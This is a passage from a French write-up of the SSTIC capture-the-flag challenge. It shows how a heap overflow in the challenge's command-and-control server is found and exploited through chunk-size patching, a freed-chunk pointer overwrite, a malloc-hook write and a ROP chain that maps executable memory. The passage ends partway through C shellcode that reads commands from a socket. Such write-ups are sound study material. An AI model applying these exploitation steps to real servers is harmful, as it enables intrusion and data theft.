set {long}($rdi+328)=0x5a95f8e0f2cb156d
set {long}($rdi+336)=0x8dac831b750c3c9f
set {long}($rdi+344)=0x25f26e967f679676
set {long}($rdi+352)=0x753f2fbbf893aca0
set {long}($rdi+360)=0x2faad75b0a58b9cd
set {long}($rdi+368)=0x29a2ba0e5c9d95b5
set {long}($rdi+376)=0x0c50d49823fa03c3
set {long}($rdi+384)=0x0000000000000000
set {long}($rdi+392)=0x0000000000000000
set {long}($rdi+400)=0x0000000000000000
set {long}($rdi+408)=0x0000000000000000
set {long}($rdi+416)=0x0000000000000000
set {long}($rdi+424)=0x0000000000000000
set {long}($rdi+432)=0x0000000000000000
set {long}($rdi+440)=0x0000000000000000
set {long}($rdi+448)=0x0000000000000000
set {long}($rdi+456)=0x0000000000000000
set {long}($rdi+464)=0x0000000000000000
set {long}($rdi+472)=0x0000000000000000
set {long}($rdi+480)=0x0000000000000000
set {long}($rdi+488)=0x0000000000000000
set {long}($rdi+496)=0x0000000000000000
set {long}($rdi+504)=0x0000000000000000
```

```
set {long}($rdi+512)=0x0000000000000000
set {long}($rdi+520)=0x0000000000000000
set {long}($rdi+528)=0x0000000000000000
set {long}($rdi+536)=0x0000000000000000
set {long}($rdi+544)=0x76e74f08339bba11
set {long}($rdi+552)=0x837492178fb91982
set {long}($rdi+560)=0xa562eda5e3801804
set {long}($rdi+568)=0x8ded5ea8e9aa6b0a
set {long}($rdi+576)=0x0000000000000000
set {long}($rdi+584)=0x0200000000000000
set {long}($rdi+592)=0x0000000000000003
set {long}($rdi+600)=0x0000000000000000
```

Je break dans mon binaire du sous-noeud sur "breakpoint keep y 0x0000000000403b5d <scomm_recv+365>", juste avant que le binaire parse le paquet de la table de routage. Je coupe mon gateway, et mon sous-noeud se reconnecte sur le serveur du SSTIC, à l'adresse 195.154.105.12:36735. Adresse que l'on peut retrouver facilement dans le paquet en clair.

6.2 Vulnérabilité

Je teste l'ajout de noeuds et obtiens quelques "Incorrect RSASSA padding start".

```
# 50 nodes: Quelques "Incorrect RSASSA padding start"
for i in {1..50};do sleep 1;./sstic.bin -h localhost -p 31337 -l 3200$i& done
```

Ok je note ça. Dans le binaire en effet, on voit le test des 2 premiers octets du padding. Sans aucun doute une piste, mais je n'ai pas trop su quoi en faire.

```
   0x402ec9 <rsa2048_decrypt+89>: cmp    BYTE PTR [rbp+0x0],0x0 // ici
   0x402ecd <rsa2048_decrypt+93>: pop    rax
   0x402ece <rsa2048_decrypt+94>: pop    rdx
   0x402ecf <rsa2048_decrypt+95>: jne    0x402ed7 <rsa2048_decrypt+103>
   0x402ed1 <rsa2048_decrypt+97>: cmp    BYTE PTR [rbp+0x1],0x2 //ici
   0x402ed5 <rsa2048_decrypt+101>:  je     0x402f00 <rsa2048_decrypt+144>
   0x402ed7 <rsa2048_decrypt+103>:  lea    rdi,[rip+0xa5f02]        # 0x4a8de0
   0x402ede <rsa2048_decrypt+110>:  call   0x41c5c0 <puts>
```

Je teste l'ajout de sous-noeuds à un de mes noeuds.

```
for i in {1..50};do sleep 1;./sstic.bin -h localhost -p 32001 -l 3201$i& done
```

Et la j'obtiens un truc plus flagrant :




Figure 8: Problème dans le tas

Le 12ème sous-noeud déborde dans le tas et écrase par son **node-id** la structure du chunk suivant. C'est ici que le périple commence pour moi. Que faire avec ça ?
J'obtiens pas mal de réponse ici :

- `https://heap-exploitation.dhavalkapil.com/diving_into_glibc_heap/`
- `https://dangokyo.me/2018/01/01/advanced-heap-exploitation-unsorted-bin-attack-overlapping-chunk/`
- `https://jipanyang.wordpress.com/2014/06/09/glibc-malloc-internal-arena-bin-chunk-and-sub-heap-1/`

6.3 Exploitation

Après avoir pas mal expérimenté et testé l'ajout de noeud et de sous-noeud, je comprends que :

- le c&c stocke une table de routage.
- la zone allouée aux sous-noeuds par noeud est réallouée au fur et à mesure.
  - Départ : chunk 0x41

  - Plus de 7 sous-noeuds : chunk 0x61
  - Plus de 12 sous-noeuds : chunk 0x91 (le 12ème déborde du 0x61, le 13ème réalloue)
  - etc

- que les chunks désalloués sont restitués en mode **LIFO** par les mallocs, sauf les zones allouées par un réalloc (ça va m'embêter pas mal ça), qui ne sont pas mis dans une liste d'éléments libérés.
- que le chunk (0x241) alloué pour la zone noeud contient quelques données crypto et la clef AES du noeud.
- les chunks libérés se retrouvent dans une "heap arena" dédiée, selon leur taille.
- qu'en patchant la taille du chunk et en libérant la donnée concernée, je peux choisir la "heap arena" dans laquelle se retrouve ces nouvelles zones libres (ex : si je remplace un chunk de 0x41 en 0x241 et que je libère cette ressource, elle se retrouve dans l'arena des chunks de 0x241. Un prochain malloc de cette zone me donne une zone overlappant la suite).
- que je peux patcher le champ "next" d'un chunk désalloué par l'adresse que je souhaite, et que 2 mallocs suivants me donnent une zone mémoire sur l'adresse que j'ai choisie.
- que si je ne suis pas tout seul sur le serveur, je vais avoir du mal à aligner mon tas comme je le souhaite.




Figure 9: table de routage




Figure 10: Zone mémoire dans le tas

Je vais donc, à partir de là, m'acharner à aligner les blocks comme je le souhaite afin d'avoir un chunk qui overlap un chunk déjà libéré, faire les **mallocs** nécessaires pour obtenir une zone mémoire à cette adresse, et ainsi obtenir une écriture en mémoire où je veux. Après quelques expérimentations, je cherche à faire ça:




Figure 11: alignement final

Une fois obtenu ça, il me reste un problème à résoudre, le dernier 0x61 même si je le libère, ne me sera pas restitué par un **malloc**. Ce chunk provient d'un **realloc** et n'est pas mis dans une liste d'élements liberés. Je vais donc finir par le patcher en chunk 0x41.
Dernier problème lors du **free** d'un tel chunk, la **libc** teste la taille du prochain chunk que je patcherai en 0x61, pour éviter l'erreur "**free(): invalid next size (fast)**".

C'est bon j'ai mon écriture arbitraire, en plus j'ai un chunk de 0x41 ce qui me donne 7 mots de 64 bits pour écrire où je veux.

A partir de là, ça va aller vite :

- je teste l'écriture dans les hooks d'allocations, **réalloc** me donne un contexte favorable. Je ne suis pas loin de mon dernier buffer envoyé.
- la pile n'est pas exécutable mais j'ai le droit à **mmap** dans la sandbox. Je peux donc tenter de m'allouer une zone exécutable dans l'espace mémoire du serveur.
- le binaire possède les gadgets nécessaires pour sauter dans mon buffer (dernier paquet envoyé).




Figure 12: Filtre sandbox seccomp

J'écris un shellcode (en c) que j'insère dans mon buffer d'exploit. Ma chaine de ROP alloue une zone exécutable avec **mmap**, copie mon shellcode dans cette zone, puis saute dedans.

Shellcode :




Figure 13: Paquet ROP

```c
// J'évite toute libération mémoire dans ce shellcode

typedef ssize_t          (*t_read_func)(int fd, void *buf, size_t count);
typedef DIR *            (*t_opendir_func)(const char *name);
typedef struct dirent *  (*t_readdir_func)(DIR *dirp);
typedef ssize_t          (*t_write_func)(int fd, const void *buf, size_t count);
typedef int              (*t_open_func)(const char *pathname, int flags);
  int function()
  {
    // grouik
    int socket =9;

    char recvBuff[1024];
    int n=0;
    int len=0;
    char file[256];
    // adapted to current binary
    t_read_func wan_read         = (t_read_func)0x454ED0;
    t_opendir_func wan_opendir   = (t_opendir_func)0x47FC10;
    t_readdir_func wan_readdir   = (t_readdir_func)0x47FC80;
    t_write_func wan_write       = (t_write_func)0x454FA0;
```

```
    t_open_func wan_open          = (t_open_func)0x454D10;

    while (1)
    {



      n = wan_read(socket, recvBuff, sizeof(recvBuff)-1);
